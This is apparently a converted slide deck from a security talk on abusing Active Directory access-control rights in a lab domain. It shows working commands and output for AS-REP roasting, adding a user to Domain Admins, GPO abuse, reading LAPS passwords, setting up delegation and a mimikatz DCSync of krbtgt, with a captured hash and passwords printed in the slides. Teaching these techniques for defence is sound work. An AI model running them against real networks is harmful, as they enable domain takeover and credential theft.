                    F1F5554C7B062EB7A6EEF189AC91FF896243E7D87B14139861D8B1A125B5D054FB99DD7ECB9929B1584B38E876848CFEF9D5A00677337A76242FD5C
                    2EB3D4BE7BB6CBDFDF8C416C68637920CFA1B28798AB13B27E416A6A3CEF692236875639CC2585505F455B0C8FB2FA203DAF3A09FD689D8EC144F48
                    ACBFF2C198EF01E7BECDF49B64C560558DA00181BD608BE27C8E8656CE64CE2CFB0FDD8F52C05A5794917CAFA6BF970D42179F6F674A77EBD83561B
                    8B784FBFA75416E1663763027AC523CD071709450345480EC5D3FB772173582BA31DFF3610A5BFC759367FBD46D29A2BF8FE3DB5F7CB4BC00B44CD9
                    778B67CC6DA07DBDD69A2069BDE5618644F3FE94DB6E66C3A57FA6C05D3490CA2B8EE097E7554B63D1EEBF187532ADDC2E527AFD886FAE32FECCA8C
                    52BB9FE43069DC91441CA105478DEC0014B1476670F332132E14A38284D84FB8763

PS C:\> Set-DomainObject -Identity Bulma -Clear serviceprincipalname -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CAPSULE.CORP/DC=CAPSULE,DC=CORP
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Bulma)(name=Bulma)(displayname=Bulma))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object 'bulma'
PS C:\>

```

```
PS C:\> Set-ADAccountControl -Identity Bulma -DoesNotRequirePreAuth $true -Verbose
VERBOSE: Performing the operation "Set" on target "CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp".
PS C:\> .\Rubeus.exe asreproast /user:bulma
```



v1.5.0

```
[*] Action: AS-REP roasting
```

```
[*] Target User      : bulma
[*] Target Domain   : capsule.corp
```

```
[*] Searching path 'LDAP://dc01.capsule.corp/DC=capsule,DC=corp' for AS-REP roastable users
```

```
[*] SamAccountName   : bulma
[*] DistinguishedName : CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp
[*] Using domain controller: dc01.capsule.corp (fe80::b529:79ad:5e98:e5e7%13)
[*] Building AS-REQ (w/o preauth) for: 'capsule.corp\bulma'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
```

```
$krb5asrep$bulma@capsule.corp:B0C94228F327DE1C98FFDB143D192F94$D1A1B4FDDE72FF0C7
13E64A3E386EF5A28AAC450A0A3FD0B1BA8F5B28D645F27498B88E3EED248BA5475ED961F9CA0A7C
97853FA78D1A5FB62C992662C448C76F26DFE134B51AC21723D7408554E0BB0E3749575E3653EBF0
B4A604E5E8CA83EB8C6C65101BB1A02CF39AF0F8D49AF8C79FF424F464255F3E6D66215F6B1121AA
1318D89FD713D7CD452A08607F6E7004C29731FEE73654C44BEF568D1656FF59BC7B014B79CF451D
1EEB8AE996A2A21658B409A9E75548A2D324C36376835701A44053EADB3EA7FC2DAAA34342BA8941
D9FFF6D7AF168E258E254DF874E411F564C1962BF0A0A2AB598653D
```


Object-specific Rights - Groups

- Things you could do
 - Adding new members

```
PS C:\> net group "Domain Admins" Mutenroshi /add /domain
The command completed successfully.
```

```
PS C:\> █
```

Write Managed By


Add/remove self as member

Write Members



Object-specific Rights - GPOs

- Things you could do
 - Editing GPOs



Default Domain Policy

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions
Authenticated Users	Read (from Security Filtering)
Domain Admins (CAP\Domain Admins)	Custom
Enterprise Admins (CAP\Enterprise Admins)	Custom
ENTERPRISE DOMAIN CONTROLLERS	Read
Mutenroshi (Mutenroshi@capsule.corp)	Edit settings
SYSTEM	Edit settings, delete, m



File Explorer window titled "SecEdit" showing a file named "GptTmpl" (4 KB) in the path: capsule.corp > Policies > {6AC1786C-016F-11D2-945F-00C04FB984F9} > MACHINE > Microsoft > Windows NT > SecEdit.

The file "GptTmpl" is opened in Notepad, displaying a list of permissions. The "SeEnableDelegationPrivilege" entry is highlighted, showing the SID: *S-1-5-21-272438138-3995100478-3847831165-1129.

Name	Date modified	Type	Size
GptTmpl	15/04/2020 23:27	Setup Information	4 KB

```
File Edit Format View Help
New Ctrl+N ege = *S-1-5-32-549,*S-1-5-32-544
Open... Ctrl+O S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
Save Ctrl+S *S-1-5-32-544
Save As... *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
Page Setup... vilege = *S-1-5-32-544
Print... Ctrl+P ge = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*
Exit ge = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544, *S-1-5-21-272438138-3995100478-3847831165-1129
[Version]
signature "#GUTCAC#"
Windows (CRLF) Ln 32, Col 46 100%
```

Interesting Links


- Will Schroeder – Abusing GPO Permissions
 - <http://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/>
- Rastamouse – GPO Abuse
 - <https://rastamouse.me/blog/gpo-abuse-pt1/>
 - <https://rastamouse.me/blog/gpo-abuse-pt2/>
- Wald0 - A Red Teamer's Guide to GPOs and OUs
 - <https://wald0.com/?p=179>

Object-specific Rights - OUs

- Things you could do
 - Linking arbitrary GPOs





Object-specific Rights – OUs (cont.)



Object-specific Rights - Computers

- Things you could do
 - Reading LAPS password
 - Setting Kerberos RBCD



```
PS C:\ProgramData> Get-DomainComputer dt* -Properties name,ms-mcs-admpwd | fl

name           : DTOP001
ms-mcs-admpwd  : /K1xY7vs2mmH(08n8#;&1H/#k{8d38L2h{W(uj34nxy;Qjbj;9&&BE6!4(+u9+{+

name           : DTOP002
ms-mcs-admpwd  : 60t@+6&jW29%m7a+Yx/g92!bD14N2XTP}5Ix;4&I]m{%5CL$kD455@QrC8N1)+w0

name           : DTOP003
ms-mcs-admpwd  : +Y2C90V307Y+-7N08mf&hJYgg;%Gteu$m9ALIZ0KU&mFKTVP9&)27@%-S@R+S)v/

name           : DTOP004
ms-mcs-admpwd  : m.L53($K;w1s4X,6Hh9d!#2pYjI9he13c{6o02g/}R8M22-KhQ#1k5,w0b!zeI6#

name           : DTOP005
ms-mcs-admpwd  : 2s7}m1TFoJF{3P21&B3#LwtC#2oym1Ts#n2kk%+R/I)5}2q$.Anuw8739X4#V+w}
```



```
Administrator: Windows PowerShell
PS C:\> Set-ADComputer -Identity Paw01$ -PrincipalsAllowedToDelegateToAccount WS01$ -Verbose
VERBOSE: Performing the operation "Set" on target "CN=PAW01,OU=Devices,OU=Tier 1,OU=Admin,DC=capsule,DC=corp".
PS C:\>
```

Object-specific Rights - Domains

- Things you could do
 - DCSync

- Replicating Directory Changes
- Replicating Directory Changes All



```
mimikatz 2.1.1 x64 (oe.eo)

.#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/


mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'capsule.corp' will be the domain
[DC] 'dc01.capsule.corp' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 15/04/2020 23:27:59
Object Security ID   : S-1-5-21-272438138-3995100478-3847831165-502
Object Relative ID   : 502
```

Acknowledgments



An **ACE** Up the Sleeve: *Designing Active Directory DACL Backdoors*

Andy Robbins and Will Schroeder

Black Hat 2017

Interesting Links

- **Will Schroeder**
 - <https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors-wp.pdf>
 - <https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors.pdf>
 - <https://es.slideshare.net/harmj0y/an-ace-in-the-hole-stealthy-host-persistence-via-security-descriptors>
 - <https://www.harmj0y.net/blog/activedirectory/s4u2pwnage>
 - <http://www.harmj0y.net/blog/redteaming/another-word-on-delegation/>
 - <http://www.harmj0y.net/blog/redteaming/rubeus-now-with-more-kekeo/>
 - <http://www.harmj0y.net/blog/redteaming/from-kekeo-to-rubeus/>
 - <http://www.harmj0y.net/blog/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/>
 - <http://www.harmj0y.net/blog/powershell/running-laps-with-powerview/>
- **Andrew Robbins**
 - <https://wald0.com/?p=112>
 - <https://wald0.com/?p=68>
 - <https://es.slideshare.net/AndyRobbins3/bloodhound-13-the-acl-attack-path-update-paranoia17-oslo>
 - <https://es.slideshare.net/AndyRobbins3/here-be-dragons-the-unexplored-land-of-active-directory-acls>
 - <https://www.youtube.com/watch?v=bHuetBOeOOQ>
- **Elad Shamir**
 - <https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>
- **Sean Metcalf**
 - <https://adsecurity.org/?p=1667>
 - <https://adsecurity.org/?p=4056>
- **Dirk-jan Mollema**
 - <https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/>

MANY THANKS!

Any Question?

Is anybody awake?

